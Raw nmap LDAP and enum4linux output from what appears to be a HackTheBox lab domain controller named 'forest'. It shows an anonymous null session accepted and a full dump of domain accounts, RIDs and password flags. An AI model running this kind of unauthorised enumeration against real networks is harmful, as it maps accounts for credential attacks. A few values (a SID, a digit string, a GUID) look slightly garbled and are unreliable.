| mail: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042@htb.local
| msExchVersion: 1126140425011200
| mDBOverHardQuotaLimit: 1024
| msExchProvisioningFlags: 0
| homeMDB: CN=Mailbox Database 1118319013,CN=Databases,CN=Exchange Administrative Group
(FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| mDBStorageQuota: 1024
| msExchMailboxSecurityDescriptor: \x01\x00\x04\x80\x14\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x00,\x00\x00\x00\x01
\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x04\x00\x1C\x00\x01\x00\x00\x00\x00\x02\x14\x00\x05\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchArchiveQuota: 104857600

| msExchMailboxAuditEnable: FALSE
| msExchTransportRecipientSettingsFlags: 0
| msExchMessageHygieneSCLRejectThreshold: 7
| msExchDumpsterWarningQuota: 20971520
| msExchELCMailboxFlags: 130
| msExchHideFromAddressLists: TRUE
| msExchHomeServerName: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/
cn=Configuration/cn=Servers/cn=EXCH01
| mDBOverQuotaLimit: 1024
| msExchMasterAccountSid: \x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchMessageHygieneSCLQuarantineThreshold: 9
| msExchMailboxGuid: |?\x7F?\xD5!\x17K\xA2\x10(H\xF1\x169@
| msExchMessageHygieneSCLJunkThreshold: 4
| msExchDumpsterQuota: 31457280
| msExchCalendarLoggingQuota: 6291456
| msExchUMDtmfMap: emailAddress:3333728333624542134382817941489323002953213042
| msExchUMDtmfMap: lastNameFirstName:3333728333624542134382817941489323002953213042
| msExchUMDtmfMap: firstNameLastName:3333728333624542134382817941489323002953213042
| msExchArchiveWarnQuota: 94371840
| msExchRMSComputerAccountsLink: CN=EXCH01,CN=Computers,DC=htb,DC=local
| msExchModerationFlags: 6
| msExchRecipientSoftDeletedStatus: 0
| msExchUserAccountControl: 2
| msExchUMEnabledFlags2: -1
| msExchMailboxFolderSet: 0
| msExchMessageHygieneSCLDeleteThreshold: 9
| msExchRecipientDisplayType: 10
| mDBUseDefaults: FALSE
| msExchBypassAudit: FALSE
| msExchMailboxAuditLogAgeLimit: 7776000
| msExchPoliciesIncluded: f5cca5ec-fafc-4e09-8b7f-be05572cb7cb
| msExchPoliciesIncluded: {26491cfc-9e50-4857-861b-0cb8df22b5d7}
| msExchRecipientTypeDetails: 8388608
| mailNickname: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042
| msExchWhenMailboxCreated: 20190919114748.0Z
| msExchGroupSecurityFlags: 0
| msExchAddressBookFlags: 1
| dn: CN=SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201},CN=Users,DC=htb,DC=local
| objectClass: top
| objectClass: person
| objectClass: organizationalPerson
| objectClass: user
| cn: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}
| sn: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}
| distinguishedName: CN=SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201},CN=Users,DC=htb,DC=local
| instanceType: 4
| whenCreated: 2019/09/19 11:11:27 UTC
| whenChanged: 2019/09/19 11:47:55 UTC
| displayName: E4E Encryption Store - Active
| uSNCreated: 23807
| uSNChanged: 24860
| proxyAddresses: SMTP:SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}@htb.local
| name: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}
| objectGUID: 153cf762-a55c-bb44-a390-f1d6890ccdf
| userAccountControl: 514
| badPwdCount: 0
| codePage: 0
| countryCode: 0
| badPasswordTime: Never
| lastLogoff: 0
| lastLogon: Never
| pwdLastSet: Never
| primaryGroupID: 513
| objectSid: 1-5-21-3072663084-364016917-1341370565-1130
| accountExpires: 30828-09-14T07:15:01+00:00
| logonCount: 0
| sAMAccountName: SM_7c96b981967141ebb
| sAMAccountType: 805306368
| legacyExchangeDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/
cn=7faef2597f78442cb92fa80bfa3fe4ad-Syste
| userPrincipalName: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}@htb.local
| objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
| dSCorePropagationData: 2020/08/12 12:55:35 UTC

| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 2020/08/12 12:55:35 UTC
| dSCorePropagationData: 1601/01/01 00:00:00 UTC
| mail: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}@htb.local
| msExchVersion: 1126140425011200
| msExchProvisioningFlags: 0
| homeMDB: CN=Mailbox Database 1118319013,CN=Databases,CN=Exchange Administrative Group
(FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchApprovalApplicationLink: CN=ModeratedRecipients,CN=Approval Applications,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchApprovalApplicationLink: CN=AutoGroup,CN=Approval Applications,CN=First Organization,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchMailboxSecurityDescriptor: \x01\x00\x04\x80\x14\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00,\x00\x00\x00\x01
\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00\x04\x00\x1C\x00\x01\x00\x00\x00\x00\x02\x14\x00\x05\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchArchiveQuota: 104857600
| msExchMailboxAuditEnable: FALSE
| msExchTransportRecipientSettingsFlags: 0
| msExchMessageHygieneSCLRejectThreshold: 7
| msExchDumpsterWarningQuota: 20971520
| msExchELCMailboxFlags: 130
| msExchMailboxTemplateLink: CN=ArbitrationMailbox,CN=Retention Policies Container,CN=First
Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=htb,DC=local
| msExchHideFromAddressLists: TRUE
| msExchHomeServerName: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/
cn=Configuration/cn=Servers/cn=EXCH01
| msExchMasterAccountSid: \x01\x01\x00\x00\x00\x00\x00\x05
| \x00\x00\x00
| msExchMessageHygieneSCLQuarantineThreshold: 9
| msExchMailboxGuid: \x07n\xDFY\x96\x86ZD\x96\xB7\x85q\xAD\x8B\x026
| msExchMessageHygieneSCLJunkThreshold: 4
| msExchDumpsterQuota: 31457280
| msExchCalendarLoggingQuota: 6291456
| msExchUMDtmfMap: emailAddress:7978366245269303409202392472092332228692032O1
| msExchUMDtmfMap: lastNameFirstName:7978366245269303409202392472092332228692032O1
| msExchUMDtmfMap: firstNameLastName:7978366245269303409202392472092332228692032O1
| msExchArchiveWarnQuota: 94371840
| msExchModerationFlags: 6
| msExchRecipientSoftDeletedStatus: 0
| msExchUserAccountControl: 2
| msExchUMEnabledFlags2: -1
| msExchMailboxFolderSet: 0
| msExchMessageHygieneSCLDeleteThreshold: 9
| msExchRecipientDisplayType: 10
| mDBUseDefaults: FALSE
| msExchBypassAudit: FALSE
| msExchMailboxAuditLogAgeLimit: 7776000
| msExchPoliciesIncluded: f5cca5ec-fafc-4e09-8b7f-be05572cb7cb
| msExchPoliciesIncluded: {26491cfc-9e50-4857-861b-0cb8df22b5d7}
| msExchRecipientTypeDetails: 8388608
| mailNickname: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}
| msExchWhenMailboxCreated: 20190919114755.0Z
| msExchGroupSecurityFlags: 0
| msExchAddressBookFlags: 1
|
|
|_Result limited to 20 objects (see ldap.maxobjects)
|_sslv2-drown:
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Wed Aug 12 08:49:05 2020 -- 1 IP address (1 host up) scanned in 21.80 seconds

enum4linux

Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Wed Aug 12 08:48:42 2020

 ==========================
| Target Information |
 ==========================
Target ..... forest
RID Range 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ==
| Enumerating Workgroup/Domain on forest |
 ==
[E] Can't find workgroup/domain

 ======================================
| Nbtstat Information for forest |
 ======================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
Looking up status of 10.10.10.161
No reply from 10.10.10.161

 ================================
| Session Check on forest |
 ================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Server forest allows sessions using username '', password ''
[+] Got domain/workgroup name:

 ==
| Getting information via LDAP for forest |
 ==
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
[+] Long domain name for forest: htb.local
[+] forest appears to be a root/parent DC

 ====================================
| Getting domain SID for forest |
 ====================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Domain Name: HTB
Domain Sid: S-1-5-21-3072663084-364016917-1341370565
[+] Host is part of a domain (not a workgroup)

 ================================
| OS information on forest |
 ================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for forest from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[+] Got OS info for forest from srvinfo:
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 ======================
| Users on forest |
 ======================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
index: 0x2137 RID: 0x463 acb: 0x00020015 Account: $331000-VK4ADACQNUCA Name: (null) Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00020010 Account: Administrator Name: Administrator Desc: Built-in account for administering the computer/domain
index: 0x2369 RID: 0x47e acb: 0x00000210 Account: andy Name: Andy Hislip Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null) Desc: A user account managed by the system.
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x2352 RID: 0x478 acb: 0x00000210 Account: HealthMailbox0659cc1 Name: HealthMailbox-EXCH01-010 Desc: (null)

index: 0x234b RID: 0x471 acb: 0x00000210 Account: HealthMailbox670628e Name: HealthMailbox-EXCH01-003 Desc: (null)
index: 0x234d RID: 0x473 acb: 0x00000210 Account: HealthMailbox6ded678 Name: HealthMailbox-EXCH01-005 Desc: (null)
index: 0x2351 RID: 0x477 acb: 0x00000210 Account: HealthMailbox7108a4e Name: HealthMailbox-EXCH01-009 Desc: (null)
index: 0x234e RID: 0x474 acb: 0x00000210 Account: HealthMailbox83d6781 Name: HealthMailbox-EXCH01-006 Desc: (null)
index: 0x234c RID: 0x472 acb: 0x00000210 Account: HealthMailbox968e74d Name: HealthMailbox-EXCH01-004 Desc: (null)
index: 0x2350 RID: 0x476 acb: 0x00000210 Account: HealthMailboxb01ac64 Name: HealthMailbox-EXCH01-008 Desc: (null)
index: 0x234a RID: 0x470 acb: 0x00000210 Account: HealthMailboxc0a90c9 Name: HealthMailbox-EXCH01-002 Desc: (null)
index: 0x2348 RID: 0x46e acb: 0x00000210 Account: HealthMailboxc3d7722 Name: HealthMailbox-EXCH01-Mailbox-Database-1118319013 Desc: (null)
index: 0x2349 RID: 0x46f acb: 0x00000210 Account: HealthMailboxfc9daad Name: HealthMailbox-EXCH01-001 Desc: (null)
index: 0x234f RID: 0x475 acb: 0x00000210 Account: HealthMailboxfd87238 Name: HealthMailbox-EXCH01-007 Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x2360 RID: 0x47a acb: 0x00000210 Account: lucinda Name: Lucinda Berger Desc: (null)
index: 0x236a RID: 0x47f acb: 0x00000210 Account: mark Name: Mark Brandt Desc: (null)
index: 0x236b RID: 0x480 acb: 0x00000210 Account: santi Name: Santi Rodriguez Desc: (null)
index: 0x235c RID: 0x479 acb: 0x00000210 Account: sebastien Name: Sebastien Caron Desc: (null)
index: 0x215a RID: 0x468 acb: 0x00020011 Account: SM_1b41c9286325456bb Name: Microsoft Exchange Migration Desc: (null)
index: 0x2161 RID: 0x46c acb: 0x00020011 Account: SM_1ffab36a2f5f479cb Name: SystemMailbox {8cc370d3-822a-4ab8-a926-bb94bd0641a9} Desc: (null)
index: 0x2156 RID: 0x464 acb: 0x00020011 Account: SM_2c8eef0a09b545acb Name: Microsoft Exchange Approval Assistant Desc: (null)
index: 0x2159 RID: 0x467 acb: 0x00020011 Account: SM_681f53d4942840e18 Name: Discovery Search Mailbox Desc: (null)
index: 0x2158 RID: 0x466 acb: 0x00020011 Account: SM_75a538d3025e4db9a Name: Microsoft Exchange Desc: (null)
index: 0x215c RID: 0x46a acb: 0x00020011 Account: SM_7c96b981967141ebb Name: E4E Encryption Store - Active Desc: (null)
index: 0x215b RID: 0x469 acb: 0x00020011 Account: SM_9b69f1b9d2cc45549 Name: Microsoft Exchange Federation Mailbox Desc: (null)
index: 0x215d RID: 0x46b acb: 0x00020011 Account: SM_c75ee099d0a64c91b Name: Microsoft Exchange Desc: (null)
index: 0x2157 RID: 0x465 acb: 0x00020011 Account: SM_ca8c2ed5bdab4dc9b Name: Microsoft Exchange Desc: (null)
index: 0x2365 RID: 0x47b acb: 0x00010210 Account: svc-alfresco Name: svc-alfresco Desc: (null)

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]

user:[santi] rid:[0x480]
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
	User Name :	SM_75a538d3025e4db9a
	Full Name :	Microsoft Exchange
	Home Drive :
	Dir Drive :
	Profile Path:
	Logon Script:
	Description :
	Workstations:
	Comment :
	Remote Dial :
	Logon Time :	Wed, 31 Dec 1969 19:00:00 EST
	Logoff Time :	Wed, 31 Dec 1969 19:00:00 EST
	Kickoff Time :	Wed, 13 Sep 30828 22:48:05 EDT
	Password last set Time :	Wed, 31 Dec 1969 19:00:00 EST
	Password can change Time :	Wed, 31 Dec 1969 19:00:00 EST
	Password must change Time:	Wed, 31 Dec 1969 19:00:00 EST
	unknown_2[0..31]...
	user_rid :	0x466
	group_rid:	0x201
	acb_info :	0x00020011
	fields_present:	0x00ffffff
	logon_divs:	168
	bad_password_count:	0x00000000
	logon_count:	0x00000000
	padding1[0..7]...
	logon_hrs[0..21]...
	Account Disabled	: True
	Password does not expire : False
	Account locked out	: False
	Password expired	: True
	Interdomain trust account: False
	Workstation trust account: False
	Server trust account	: False
	Trusted for delegation	: False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
	User Name :	HealthMailbox83d6781
	Full Name :	HealthMailbox-EXCH01-006
	Home Drive :
	Dir Drive :
	Profile Path:
	Logon Script:
	Description :
	Workstations:
	Comment :
	Remote Dial :
	Logon Time :	Wed, 31 Dec 1969 19:00:00 EST
	Logoff Time :	Wed, 31 Dec 1969 19:00:00 EST
	Kickoff Time :	Wed, 13 Sep 30828 22:48:05 EDT
	Password last set Time :	Thu, 19 Sep 2019 07:57:17 EDT
	Password can change Time :	Fri, 20 Sep 2019 07:57:17 EDT
	Password must change Time:	Wed, 13 Sep 30828 22:48:05 EDT
	unknown_2[0..31]...
	user_rid :	0x474
	group_rid:	0x201
	acb_info :	0x00000210
	fields_present:	0x00ffffff
	logon_divs:	168
	bad_password_count:	0x00000000
	logon_count:	0x00000000
	padding1[0..7]...
	logon_hrs[0..21]...
	Account Disabled	: False
	Password does not expire : True
	Account locked out	: False
	Password expired	: False
	Interdomain trust account: False
	Workstation trust account: False
	Server trust account	: False
	Trusted for delegation	: False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.

```
        User Name   :       Guest
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :       Built-in account for guest access to the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time              :       Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time             :       Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time            :       Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time  :   Wed, 31 Dec 1969 19:00:00 EST
        Password can change Time :          Wed, 31 Dec 1969 19:00:00 EST
        Password must change Time:          Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :          0x1f5
        group_rid:          0x202
        acb_info :          0x00000215
        fields_present:     0x00ffffff
        logon_divs:         168
        bad_password_count:         0x00000000
        logon_count:        0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
        Account Disabled        : True
        Password does not expire : True
        Account locked out      : False
        Password expired        : False
        Interdomain trust account: False
        Workstation trust account: False
        Server trust account    : False
        Trusted for delegation  : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
        User Name   :       Administrator
        Full Name   :       Administrator
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :       Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time              :       Mon, 07 Oct 2019 06:57:07 EDT
        Logoff Time             :       Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time            :       Wed, 31 Dec 1969 19:00:00 EST
        Password last set Time  :   Wed, 18 Sep 2019 13:09:08 EDT
        Password can change Time :          Thu, 19 Sep 2019 13:09:08 EDT
        Password must change Time:          Wed, 30 Oct 2019 13:09:08 EDT
        unknown_2[0..31]...
        user_rid :          0x1f4
        group_rid:          0x201
        acb_info :          0x00020010
        fields_present:     0x00ffffff
        logon_divs:         168
        bad_password_count:         0x00000000
        logon_count:        0x00000031
        padding1[0..7]...
        logon_hrs[0..21]...
        Account Disabled        : False
        Password does not expire : False
        Account locked out      : False
        Password expired        : True
        Interdomain trust account: False
        Workstation trust account: False
        Server trust account    : False
        Trusted for delegation  : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
        User Name   :       mark
        Full Name   :       Mark Brandt
```

Home Drive :
Dir Drive   :
Profile Path:
Logon Script:
Description :
Workstations:
Comment   :
Remote Dial :
Logon Time   :   Wed, 31 Dec 1969 19:00:00 EST
Logoff Time   :   Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time   :   Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time :   Fri, 20 Sep 2019 18:57:30 EDT
Password can change Time :   Sat, 21 Sep 2019 18:57:30 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid :   0x47f
group_rid: 0x201
acb_info :   0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled   : False
Password does not expire : True
Account locked out   : False
Password expired   : False
Interdomain trust account: False
Workstation trust account: False
Server trust account   : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name   :   SM_ca8c2ed5bdab4dc9b
Full Name   :   Microsoft Exchange
Home Drive :
Dir Drive   :
Profile Path:
Logon Script:
Description :
Workstations:
Comment   :
Remote Dial :
Logon Time   :   Wed, 31 Dec 1969 19:00:00 EST
Logoff Time   :   Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time   :   Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time :   Wed, 31 Dec 1969 19:00:00 EST
Password can change Time :   Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
unknown_2[0..31]...
user_rid :   0x465
group_rid: 0x201
acb_info :   0x00020011
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled   : True
Password does not expire : False
Account locked out   : False
Password expired   : True
Interdomain trust account: False
Workstation trust account: False
Server trust account   : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name   :   HealthMailbox6ded678
Full Name   :   HealthMailbox-EXCH01-005
Home Drive :
Dir Drive   :

Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 07:57:07 EDT
Password can change Time : Fri, 20 Sep 2019 07:57:07 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x473
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : HealthMailbox0659cc1
Full Name : HealthMailbox-EXCH01-010
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Thu, 19 Sep 2019 07:57:59 EDT
Password can change Time : Fri, 20 Sep 2019 07:57:59 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x478
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : $331000-VK4ADACQNUCA
Full Name :
Home Drive :
Dir Drive :
Profile Path:
Logon Script:

Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
unknown_2[0..31]...
user_rid : 0x463
group_rid: 0x201
acb_info : 0x00020015
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : False
Account locked out : False
Password expired : True
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : HealthMailboxc3d7722
Full Name : HealthMailbox-EXCH01-Mailbox-Database-1118319013
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Mon, 23 Sep 2019 18:57:12 EDT
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Mon, 23 Sep 2019 18:51:32 EDT
Password can change Time : Tue, 24 Sep 2019 18:51:32 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x46e
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x000005be
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : True
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : SM_681f53d4942840e18
Full Name : Discovery Search Mailbox
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:

Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
unknown_2[0..31]...
user_rid : 0x467
group_rid: 0x201
acb_info : 0x00020011
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : False
Account locked out : False
Password expired : True
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : SM_7c96b981967141ebb
Full Name : E4E Encryption Store - Active
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
unknown_2[0..31]...
user_rid : 0x46a
group_rid: 0x201
acb_info : 0x00020011
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : False
Account locked out : False
Password expired : True
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : SM_1b41c9286325456bb
Full Name : Microsoft Exchange Migration
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :

Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
unknown_2[0..31]...
user_rid : 0x468
group_rid: 0x201
acb_info : 0x00020011
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : True
Password does not expire : False
Account locked out : False
Password expired : True
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 927.
User Name : krbtgt
Full Name :
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description : Key Distribution Center Service Account
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 18 Sep 2019 06:53:23 EDT
Password can change Time : Thu, 19 Sep 2019 06:53:23 EDT
Password must change Time: Wed, 30 Oct 2019 06:53:23 EDT
unknown_2[0..31]...
user_rid : 0x1f6
group_rid: 0x201
